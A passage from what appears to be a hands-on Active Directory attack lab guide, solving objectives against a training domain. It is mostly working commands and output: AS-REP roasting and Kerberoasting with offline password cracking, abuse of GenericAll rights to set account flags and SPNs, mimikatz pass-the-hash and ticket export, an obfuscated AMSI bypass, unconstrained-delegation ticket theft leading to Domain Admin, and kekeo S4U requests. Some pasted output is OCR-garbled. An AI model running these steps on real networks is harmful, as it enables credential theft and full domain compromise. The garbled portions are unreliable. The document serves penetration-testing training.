2/18/2019 10:53:05 AM, 1/1/1601 12:04:17 AM}

givenname : VPN2

: 12/31/1600 4:00:00 PM lastlogon

badpwdcount : 0

: VPN2User cn

useraccountcontrol : NORMAL ACCOUNT, DONT EXPIRE PASSWORD,

DONT REQ PREAUTH

: 2/18/2019 10:53:05 AM whencreated

primarygroupid : 513

pwdlastset : 2/18/2019 2:53:05 AM

: 38726 usnchanged

[snip]

Next, we can use Get-ASREPHash from ASREPRoast to request the crackable encrypted part (make sure you replace X with your userid):

```
PS C:\AD\Tools> . .\ASREPRoast\ASREPRoast.ps1
PS C:\AD\Tools> Get-ASREPHash -UserName VPNxuser -Verbose
```

VERBOSE: [Get-ASREPHash] DC server IP '172.16.2.1' resolved from current domain

VERBOSE: [Get-ASREPHash] Bytes sent to '172.16.2.1': 194

VERBOSE: [Get-ASREPHash] Bytes received from '172.16.2.1': 1478

\$krb5asrep\$VPNxuser@dollarcorp.moneycorp.local:3bf8f68982822cd7f07c26722750d5b4\$b5d1ff6a6239343ee82a55f31775a5bbbfb32511f66e6f9556ac6660d29e3d1bd3cbc152cb16fc6f11ee0d215cc23e46f8d00b2e48e5700597c98681b226c2114ae

eec7b3f8ff1bd49cd4f8e7cb71f7f3e6e48f483612f441b5a24bed4e67ea6167433adf8372d35 73ba42a57dcc797ad8ca53c9a353f963003db259580fa0126f72694f31f3c674bb7dfced63780 0fc467bb1895bb225d57b85527e27b052d132428d0393538c85d6bfc3

3edb7771c8f1bd6dc003d654f202f38591c5f15f9611768c7804f7c4e294f2d0cdd45d44c0398 de005b14728ee49e3e3ac666e217aad34235e534ab2974b406fdea4d5ee35dea1ec0811b71071 f4c6c0ff1c5fa804d6adc763d0577eaa

We can brute-force the encrypted blob offline, using John The Ripper. Using bleeding-jumbo of John The Ripper. Using that (and building John) we can brute-force the hashes offline.

./john vpnxuser.txt --wordlist=wordlist.txt

```
root@kall:/Newktop/JohnTheRipper-bleeding-jumbo/run# cat vpnlumer
$krb5asrep&VPNluser@dollarcorp.moneycorp.local:e5e9624103dec77f681fa3772db9a214$887533327075ccfeff77966a449cfdb1299f4f
acd0p0b9ecla3f1381250096cf18em0973e5bdb19e5ddf4df76fcc4ae42eeb19f8473565f6f1be459624346318H0952ebfe2cb60b2068618fa64a4
305d5151c6dd830dc3d5af3bce9351ae984Hcae26246addb82d17747c748394344f3ca4a71295990132c9edm028m3e67f468fd9f291760ffd8552ee
107eff838dcbd60b68885adbfd610dacdce8df053b41943bd940fle4d74fa531d414efb38e0fd1d3b7829ede7fab4467c4163aff3caf8c09e020be
26fb16395c36acle0972438a82c3e04bd67489a32a4d488d78917c1d23bf08def6f8
coot@kall:/Deaktop/JohnTheRippec-bleeding-jumbo/rmf //john vpnlumer --wordlist-wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb9asrep, Kerberom 5 A5-REP etype 17/18/23 [MD4 HMAC-MD5 BC4 / PBKDF2 HMAC-SHA1 AES 256/256 A
Warning: OpenMP is disabled; a non-OpenMP bulld may be faster
Press 'g' or Ctrl-C to abort, almost any other key for status
Ewertyuiop121 (Skrb5asrep$VPNluser#dollarcorp.moneycorp.local)
1g 0r00r000 DONE (2018-12-17 18:50) 12.50g/s 87.50g/s 87.50c/s Password..Qwertyuiop123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now, let's enumerate those users where studentx has GenericWrite or GenericAll rights. Since studentx is a part of the RDPUsers group:

PS C:\AD\Tools> . .\PowerView dev.ps1

PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{\$_.IdentityReferenceName -match "RDPUsers"}

ObjectDN :

CN=Control1User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

AceQualifier : AccessAllowed ActiveDirectoryRights : GenericAll

ObjectAceType : None AceFlags : None

AceType : AccessAllowed

InheritanceFlags : None

SecurityIdentifier : S-1-5-21-1874506631-3219952063-538504511-1116

IdentityReferenceName : RDPUsers

IdentityReferenceDomain : dollarcorp.moneycorp.local

IdentityReferenceDN : CN=RDP

Users, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

IdentityReferenceClass : group

ObjectDN

CN=Control2User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

: AccessAllowed AceQualifier ActiveDirectoryRights : GenericAll

ObjectAceType : None AceFlags : None

: AccessAllowed AceTvpe

: None InheritanceFlags

SecurityIdentifier : S-1-5-21-1874506631-3219952063-538504511-1116

IdentityReferenceName : RDPUsers

IdentityReferenceDomain : dollarcorp.moneycorp.local

IdentityReferenceDN : CN=RDP

Users, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

IdentityReferenceClass : group

ObjectDN

CN=Control3User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

AceOualifier : AccessAllowed ActiveDirectoryRights : GenericAll

ObjectAceType : None : None AceFlags

: AccessAllowed AceType

InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1874506631-3219952063-538504511-1116

IdentityReferenceName : RDPUsers

IdentityReferenceDomain : dollarcorp.moneycorp.local

IdentityReferenceDN : CN=RDP

Users, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

IdentityReferenceClass : group

[snip]

Since RDPUsers has GenericAll rights over ControlXuser, let's force set preauth not required to the ControlXUser's useraccountcontrol settings:

```
PS C:\AD\Tools> Set-DomainObject -Identity ControlXUser -XOR
@{useraccountcontrol=4194304} -Verbose
```

```
VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-
DC.DOLLARCORP.MONEYCORP.LOCAL/DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=ControlXUser)(name=ControlXUser)(displayname=ControlXUs
er))))
```

VERBOSE: [Set-DomainObject] XORing 'useraccountcontrol' with '4194304' for object 'ControlXUser'

PS C:\AD\Tools> Get-DomainUser -PreauthNotRequired -Identity ControlXUser

logoncount : 0

badpasswordtime : 12/31/1600 4:00:00 PM

distinguishedname :

CN=Control1User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local
objectclass : {top, person, organizationalPerson, user}

displayname : ControllUser userprincipalname : Controlluser name : ControllUser

objectsid : S-1-5-21-1874506631-3219952063-538504511-1151

samaccountname : Controlluser

codepage : 0

samaccounttype : USER OBJECT

accountexpires : NEVER
countrycode : 0

whenchanged : 2/19/2019 2:01:50 PM

instancetype : 4
usncreated : 38427

objectquid : 9a9889f8-f786-4094-aa0a-00accfdb3241

sn : user

lastlogoff : 12/31/1600 4:00:00 PM

objectcategory

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata: {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,

2/18/2019 10:52:24 AM, 2/18/2019 10:52:24 AM...}

givenname : Control1

lastlogon : 12/31/1600 4:00:00 PM

badpwdcount : 0

cn : Control1User

useraccountcontrol : NORMAL ACCOUNT, DONT EXPIRE PASSWORD,

DONT REQ PREAUTH

whencreated : 2/18/2019 10:52:24 AM

primarygroupid : 513

pwdlastset : 2/18/2019 2:52:24 AM

usnchanged : 87946

Next, we can use Get-ASREPHash from ASREPRoast to request the crackable encrypted part, as done earlier:

PS C:\AD\Tools> Get-ASREPHash -UserName ControlXUser -Verbose

VERBOSE: [Get-ASREPHash] DC server IP '172.16.2.1' resolved from current

domain

VERBOSE: [Get-ASREPHash] Bytes sent to '172.16.2.1': 198

VERBOSE: [Get-ASREPHash] Bytes received from '172.16.2.1': 1518

\$krb5asrep\$ControlXuser@dollarcorp.moneycorp.local:4a15327a907a8f0c67fa9ce956 e7f66d\$0b852e8454b360b615aed5ee3ff147ff520fffa5f20ale1adaf4fcdda51c0f895d0717 271e0582f9b835c1d520211653f322b38a1b469ea6dbbde4a27c758db 524b58aff8289a04c2f4c3a07645d5d1136a7e35e4210a99266e7f3ff0470a8d2613287012d07 fadef5d547eb08ea999bf8f7ade2d16282db8df2f50613dfe79d6c350bc50fb247f42c195b031 cfbe82ffe6a881072fa9c89fde72a656605f491fcc7955d39b750a1b5 0b0621ab25e5e28e97066ce19e9e1c29c20c8982b989129216050dc94c2f5ae159859f40722f7 4c9343228f515a7fcdaa62cf7bfd24410296f7883fcc7869be5dd06c5de1e50fb36bbd1ad14e5 b81c7c4c3a5f47bbab759f1cd958e25df11c

Learning Objective 16:

Task

- Determine if studentx has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user.

Solution

Let's check if studentx has permissions to set User Account Control settings for any user. As doen previously, we will also look if the RDPUsers group has interesting permissions:

```
PS C:\AD\Tools> . .\PowerView dev.ps1
PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{$ .IdentityReferenceName
-match "RDPUsers"}
```

[SNIP]

ObjectDN

CN=Support1User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

AceQualifier : AccessAllowed ActiveDirectoryRights : GenericAll

ObjectAceType : None AceFlags : None

: AccessAllowed AceType

InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1874506631-3219952063-538504511-1116

IdentityReferenceName : RDPUsers

IdentityReferenceDomain : dollarcorp.moneycorp.local

IdentityReferenceDN : CN=RDP

Users, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

IdentityReferenceClass : group

ObjectDN

CN=Support2User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

AceQualifier : AccessAllowed ActiveDirectoryRights : GenericAll

ObjectAceType : None : None AceFlags

AceType : AccessAllowed

InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1874506631-3219952063-538504511-1116

IdentityReferenceName : RDPUsers

IdentityReferenceDomain : dollarcorp.moneycorp.local

IdentityReferenceDN : CN=RDP

Users, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

IdentityReferenceClass : group

ObjectDN

CN=Support3User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

AceOualifier : AccessAllowed ActiveDirectoryRights : GenericAll

ObjectAceType : None : None AceFlags

: AccessAllowed AceType

InheritanceFlags : None
SecurityIdentifier : S-1-5-21-1874506631-3219952063-538504511-1116

IdentityReferenceName : RDPUsers

IdentityReferenceDomain : dollarcorp.moneycorp.local

IdentityReferenceDN : CN=RDP

Users, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

IdentityReferenceClass : group

[snip]

Let's check if supportxuser already has a SPN:

PS C:\AD\Tools> Get-DomainUser -Identity supportXuser | select serviceprincipalname

serviceprincipalname

Since studentX has GenericAll rights on the supportXuser, let's force set a SPN on it:

```
PS C:\AD\Tools> Set-DomainObject -Identity supportXuser -Set
@{serviceprincipalname='dcorp/whateverX'} -Verbose
```

VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-

DC.DOLLARCORP.MONEYCORP.LOCAL/DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL

VERBOSE: [Get-DomainObject] Get-DomainObject filter string:

(&(|(|(samAccountName=supportXuser)(name=supportXuser)(displayname=supportXuse))r))))

VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'dcorp/whateverx' for object 'supportxuser'

Now, once again check the SPN for supportXuser:

PS C:\AD\Tools> Get-DomainUser -Identity supportXuser | select serviceprincipalname

serviceprincipalname

dcorp/whateverX

Now, request a TGS for the SPN and save it for offline brute-force:

PS C:\AD\Tools> Add-Type -AssemblyName System.IdentityModel

System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "dcorp/whateverX"

```
: uuid-4ded9036-2f9d-4ec7-ad57-45d9e7c95315-3
Ιd
SecurityKeys
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
                    : 2/19/2019 2:17:22 PM
ValidFrom
ValidTo
                     : 2/19/2019 11:44:51 PM
ServicePrincipalName : dcorp/whateverX
SecurityKey
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
PS C:\AD\Tools> klist
Current LogonId is 0:0x3f5fb0
Cached Tickets: (7)
[snip]
#2> Client: studentX @ DOLLARCORP.MONEYCORP.LOCAL
 Server: dcorp/whateverX @ DOLLARCORP.MONEYCORP.LOCAL
 KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
 Ticket Flags 0x40a10000 -> forwardable renewable pre authent
name canonicalize
 Start Time: 2/19/2019 6:17:22 (local)
 End Time: 2/19/2019 15:44:51 (local)
 Renew Time: 2/26/2019 5:44:51 (local)
 Session Key Type: RSADSI RC4-HMAC(NT)
 Cache Flags: 0
Kdc Called: dcorp-dc.dollarcorp.moneycorp.local
[snip]
Save the ticket for offline brute-force:
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> cd .\kerberoast\
PS C:\AD\Tools\kerberoast> Invoke-Mimikatz -Command '"kerberos::list
/export"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
                Vincent LE TOUX
 '## v ##'
                                              ( vincent.letoux@gmail.com )
                > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
mimikatz(powershell) # kerberos::list /export
[SNIP]
[00000003] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/15/2019 9:40:23 AM; 1/15/2019 4:42:30 PM;
1/22/2019 6:42:30 AM
   Server Name : dcorp/whateverX@ DOLLARCORP.MONEYCORP.LOCAL
                  : studentx @ DOLLARCORP.MONEYCORP.LOCAL
   Flags 40a10000 : name canonicalize ; pre authent ; renewable ; forwardable
   * Saved to file
                         : 3-40a10000-studentx@dcorp~whateverX-
DOLLARCORP.MONEYCORP.LOCAL.kirbi
[SNIP]
Let's brute-force the ticket now:
\verb|PS C:\AD\Tools\kerberoast>| python.exe . \\ | tgsrepcrack.py . \\ | 10k-worst-pass.txt||
.\2-40a10000-studentx@dcorp/whateverX-DOLLARCORP.MONEYCORP.LOCAL.kirbi
found password for ticket 0: Support@123 File: .\2-40a10000-
studentx@dcorp~whateverX-DOLLARCORP.MONEYCORP.LOCAL.kirbi
All tickets cracked!
Alternatively, we can use PowerView_dev for requesting a hash:
PS C:\AD\Tools> Get-DomainUser -Identity supportXuser | Get-DomainSPNTicket |
select -ExpandProperty Hash
$krb5tgs$23$*SupportXuser$dollarcorp.moneycorp.local$dcorp/whateverX*$22CACB6
810715463968FFBCEDE28E3B1$C989BDEBA3F58F640FA3E0497501CED6B85017C14E2DFCD47D4
BF5332CAA0CC06B5F484E696840153283862481873F8F9DBDB084E74259
D15C28720C11FAEE29F222B28CBE4B6399ECE66511792E0258D2127EAE175D002ED83E6576577
A33B43F81CF05D5EF141CA0325B642E980C699FFF2EA1BF0A4FDA3FBFAA9E1FED98308452D3F3
```

059D9E164E7566F20517EEF44C26172C4A82FB382AD0E765F692FA68411368D201754DBBF098F 8164CB194EFD366D86327753C640741A2834BE85185DB4C38D7AFB779

82F18A01910B39121B2C2236B477BF50FA52AD65A874517070EA2B4F1

2A4C1DAA0881C37F51796C8EACD8EEC3F49663C1FD57D41CA53D74433

9B789CBDAD656D95F4A12A02E412D4E5162B4B463533468AC1B5C887143135DC61F211E199543 F

EEC7E857405D00E39F13BC5853F80CD26D37CE73E3364A51F406A292BF35735923A71F85E5287 D3F26F732F340B4707FF35BDDA78EA6189C7B7E9C2197A5D7A1BA7EF51DEBA83A6F752B13F411

F9391C00B2A81F7007107069384B91959F36391E5B15BD76B1C5253393B2F882661557C3F87D2

[snip]

Learning Objective 17:

Task

- Find a server in the dcorp domain where Unconstrained Delegation is enabled.
- Access that server, wait for a Domain Admin to connect to that server and get Domain Admin privileges.

Solution

We first need to find a server that has unconstrained delegation enabled:

```
PS C:\AD\Tools> Get-NetComputer -Unconstrained | select -ExpandProperty name DCORP-DC
DCORP-APPSRV
```

Since the prerequisite for elevation using Unconstrained delegation is having admin access to the machine, we need to compromise a user which has local admin access on appsrv. Recall that we extracted NTLM hash of appadmin, srvadmin and websvc from dcorp-adminsrv. Let's check if anyone of them have local admin privileges on dcom-appsrv:

```
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\WINDOWS\system32> cd C:\AD\Tools\
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:appadmin
/domain:dollarcorp.moneycorp.local /ntlm:d549831a955fee51a43c83efb3928fa7
/run:powershell.exe"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.
           "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
  '####"
                > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::pth /user:appadmin
/domain:dollarcorp.moneycorp.local /ntlm:d549831a955fee51a43c83efb3928fa7
/run:powershell.exe
user
       : appadmin
domain : dollarcorp.moneycorp.local
program : powershell.exe
impers. : no
NTLM: d549831a955fee51a43c83efb3928fa7
 | PID 3276
  I TID 4564
 | LSA Process is now R/W
  LUID 0 ; 5112057 (00000000:004e00f9)
 \ msv1 0 - data copy @ 000001E18B836570 : OK !
```

```
\ kerberos - data copy @ 000001E18C4383E8
   \ aes128 hmac
                       -> null
   \_ rc4 hmac nt
                       OK
   \ rc4 hmac old
                       OK
   \_ rc4 md4
                        OK
   \ rc4 hmac nt exp OK
   \ rc4 hmac old exp OK
   *Password replace @ 000001E18C558B18 (32) -> null
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Find-LocalAdminAccess
dcorp-appsrv.dollarcorp.moneycorp.local
Sweet! Now, let's run following mimikatz command in the new PowerShell session running as appadmin
to check if there is a Domain Admin ticket already present on it:
PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> $sess = New-PSSession -ComputerName dcorp-
appsrv.dollarcorp.moneycorp.local
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> sET-ItEM ( 'V'+'aR' + 'IA' +
'blE:1q2' + 'uZx' ) ( [TYpE] ( "{1}{0}"-F'F','rE' ) ) ; (
                                                                    GeT-
VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`UL1},${t`RuE} )
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> exit
PS C:\Windows\system32> Invoke-Command -FilePath C:\AD\Tools\Invoke-
Mimikatz.ps1 -Session $sess
PS C:\Windows\system32> Enter-PSSession -Session $sess
[dcorp-appsrv]: PS C:\Users\appadmin\Documents>
Create a userX directory where X is your userId to avoid overwriting tickets of other users:
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> mkdir userX
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> cd .\userX
```

```
[dcorp-appsrv]: PS C:\Users\appadmin\Documents\userx> Invoke-Mimikatz -
```

Command '"sekurlsa::tickets /export"' [snip]

```
[dcorp-appsrv.dollarcorp.moneycorp.local]: PS
C:\Users\appadmin\Documents\user1> ls | select name
```

```
Name
[0;3e4]-0-0-40a50000-DCORP-APPSRV$@cifs-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-0-1-40a50000-DCORP-APPSRV$@ldap-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-2-0-60a10000-DCORP-APPSRV$@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e4]-2-1-40e10000-DCORP-APPSRV$@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-0-0-40a50000-DCORP-APPSRV$@ldap-us-
dc.us.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-1-40a50000-DCORP-APPSRV$@cifs-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-2-40a50000.kirbi
[0;3e7]-0-3-40a50000-DCORP-APPSRV$@LDAP-dcorp-
dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-2-0-40a50000-DCORP-APPSRV$@krbtgt-US.DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-2-1-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-2-2-40e10000-DCORP-APPSRV$@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;4a930]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;4c3ae]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;4d43b]-2-0-60a10000-Administrator@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;4d690]-2-0-60a10000-Administrator@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;4e5c2]-2-0-60a10000-appadmin@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;4e625]-2-0-60a10000-Administrator@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;4e875]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;508b2]-2-0-60a10000-Administrator@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;52058]-2-0-60a10000-Administrator@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;53c2d]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;53fa8]-2-0-60a10000-appadmin@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;54053]-2-0-60a10000-Administrator@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;54302]-2-0-60a10000-Administrator@krbtqt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

[snip]

No luck! We need to wait or trick a DA to access a resource on dcorp-adminsrv. We can use the following PowerView command to wait for a particular DA to access a resource on dcorp-adminsrv:

[0;54d2d]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi [0;5505f]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi

```
PS C:\AD\Tools> Invoke-UserHunter -ComputerName dcorp-appsrv -Poll 100 - UserName Administrator -Delay 5 -Verbose

VERBOSE: [*] Running Invoke-UserHunter with delay of 5

VERBOSE: [*] Polling for 100 seconds. Automatically enabling threaded mode.

VERBOSE: [*] Using target user 'Administrator'...

VERBOSE: Using threading with threads = 1

VERBOSE: [*] Total number of hosts: 1

VERBOSE: Waiting for threads to finish...

VERBOSE: All threads completed!
```

As soon as a DA token is available:

```
VERBOSE: Waiting for threads to finish...
UserDomain : dollarcorp.moneycorp.local
UserName
                : Administrator
ComputerName
                : dcorp-appsrv
                 : 172.16.7.217
IPAddress
                 : 172.16.100.15
SessionFrom
SessionFromName : dcorp-appsrv.dollarcorp.moneycorp.local
LocalAdmin
[dcorp-appsrv.dollarcorp.moneycorp.local]: PS
C:\Users\appadmin\Documents\userx> Invoke-Mimikatz -Command '"sekurlsa::tickets
/export"'
[snip]
Let's reuse the ticket by injecting it into Isass to get DA privileges:
[dcorp-appsrv.dollarcorp.moneycorp.local]: PS
C:\Users\appadmin\Documents\user1> Invoke-Mimikatz -Command '"kerberos::ptt
C:\Users\appadmin\Documents\userX\[0;6f5638a]-2-0-60a10000-
Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi"'
           mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
 '#####'
                 > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # kerberos::ptt
C:\Users\appadmin\Documents\user1\[0;6f5638a]-2-0-60a10000-
Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
* File: 'C:\Users\appadmin\Documents\user1\[0;6f5638a]-2-0-60a10000-
Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi': OK
[dcorp-appsrv.dollarcorp.moneycorp.local]:PS
C:\Users\appadmin\Documents\userX> Invoke-Command -
ScriptBlock{whoami;hostname} -computername dcorp-dc
dcorp\Administrator
dcorp-dc
```

Learning Objective 18:

Task

- Enumerate users in the domain for whom Constrained Delegation is enabled.
 - For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
 - Pass the ticket and access the service.
- Enumerate computer accounts in the domain for which Constrained Delegation is enabled.
 - For such a user, request a TGT from the DC.
 - Obtain an alternate TGS for LDAP service on the target machine.
 - Use the TGS for executing DCSync attack.

Solution

```
To enumerate users with constrained delegation we can use PowerView dev:
PS C:\AD\Tools> . .\PowerView dev.ps1
PS C:\AD\Tools> Get-DomainUser -TrustedToAuth
[snip]
logoncount
                      : 7
badpasswordtime
distinguishedname
                       : 12/31/1600 4:00:00 PM
                      : CN=web
svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass : {top, person, organizationalPerson, user}
displayname
                       : web svc
                    : 2/17/2019 5:35:01 AM
lastlogontimestamp
                       : websvc
userprincipalname
                       : web svc
name
objectsid
                       : S-1-5-21-1874506631-3219952063-538504511-1113
samaccountname
                       : websvc
                       : 0
codepage
                     : USER OBJECT
samaccounttype
                     : NEVER
accountexpires
countrycode
whenchanged
                       : 2/17/2019 1:35:01 PM
instancetype
                       : 4
usncreated
                       : 14488
objectquid
                       : 8862b451-0bc9-4b26-8ffb-65c803cc74e7
                       : svc
sn
lastlogoff
                        : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL,
CIFS/dcorp-mssql}
```

objectcategory

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,

2/17/2019 1:01:06 PM, 1/1/1601 12:04:17 AM}

serviceprincipalname : {SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL,

SNMP/ufc-adminsrv}

givenname : web

: 2/19/2019 4:09:40 AM lastlogon

badpwdcount : 0

cn : web svc

useraccountcontrol : NORMAL ACCOUNT, DONT EXPIRE PASSWORD,

TRUSTED TO AUTH FOR DELEGATION

whencreated : 2/17/2019 1:01:06 PM

primarygroupid : 513

pwdlastset : 2/17/2019 5:01:06 AM

usnchanged : 14677

[snip]

Now, we already have the hash of websvc from dcorp-admisrv machine. We can use the tgt::ask module from kekeo to request a TGT from websvc:

```
PS C:\AD\Tools> cd .\kekeo
```

PS C:\AD\Tools\kekeo\x64> .\kekeo.exe

```
____ kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!

/ ('>- "A La Vie, A L'Amour"

| K | /* * *

Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

http://blog.gentilkiwi.com/kekeo (oe.eo)

with 9 modules * * */
```

kekeo # tgt::ask /user:websvc /domain:dollarcorp.moneycorp.local

/rc4:cc098f204c5887eaa8253e7c2749156f

Realm : dollarcorp.moneycorp.local (dollarcorp)

User : websvc (websvc)

CName : websvc [KRB NT PRINCIPAL (1)]

SName : krbtgt/dollarcorp.moneycorp.local [KRB_NT_SRV_INST (2)]

Need PAC : Yes

Auth mode : ENCRYPTION KEY 23 (rc4 hmac nt):

cc098f204c5887eaa8253e7c2749156f

[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)

[kdc] addr: 172.16.2.1 (auto)

> Ticket in file

'TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi'

Now, let's use this TGT and request a TGS. Note that we are requesting a TGS to access cifs/dcorp-mssql as the domain administrator - Administrator:

```
kekeo # tgs::s4u
```

/tgt:TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@ DOLLARCORP.MONEYCORP.LOCAL.kirbi

/user:Administrator@dollarcorp.moneycorp.local /service:cifs/dcorp-mssql.dollarcorp.moneycorp.LOCAL

```
Ticket:
TGT websvc@DOLLARCORP.MONEYCORP.LOCAL krbtgt~dollarcorp.moneycorp.local@DOLLA
RCORP.MONEYCORP.LOCAL.kirbi
  [krb-cred] S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [krb-cred] E: [00000012] aes256 hmac
  [enc-krb-cred] P: websvc @ DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] S: krbtqt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] T: [1/14/2019 12:42:35 PM; 1/14/2019 10:42:35 PM]
{R:1/21/2019 12:42:35 PM}
  [enc-krb-cred] F: [40e10000] name canonicalize; pre authent; initial;
renewable; forwardable;
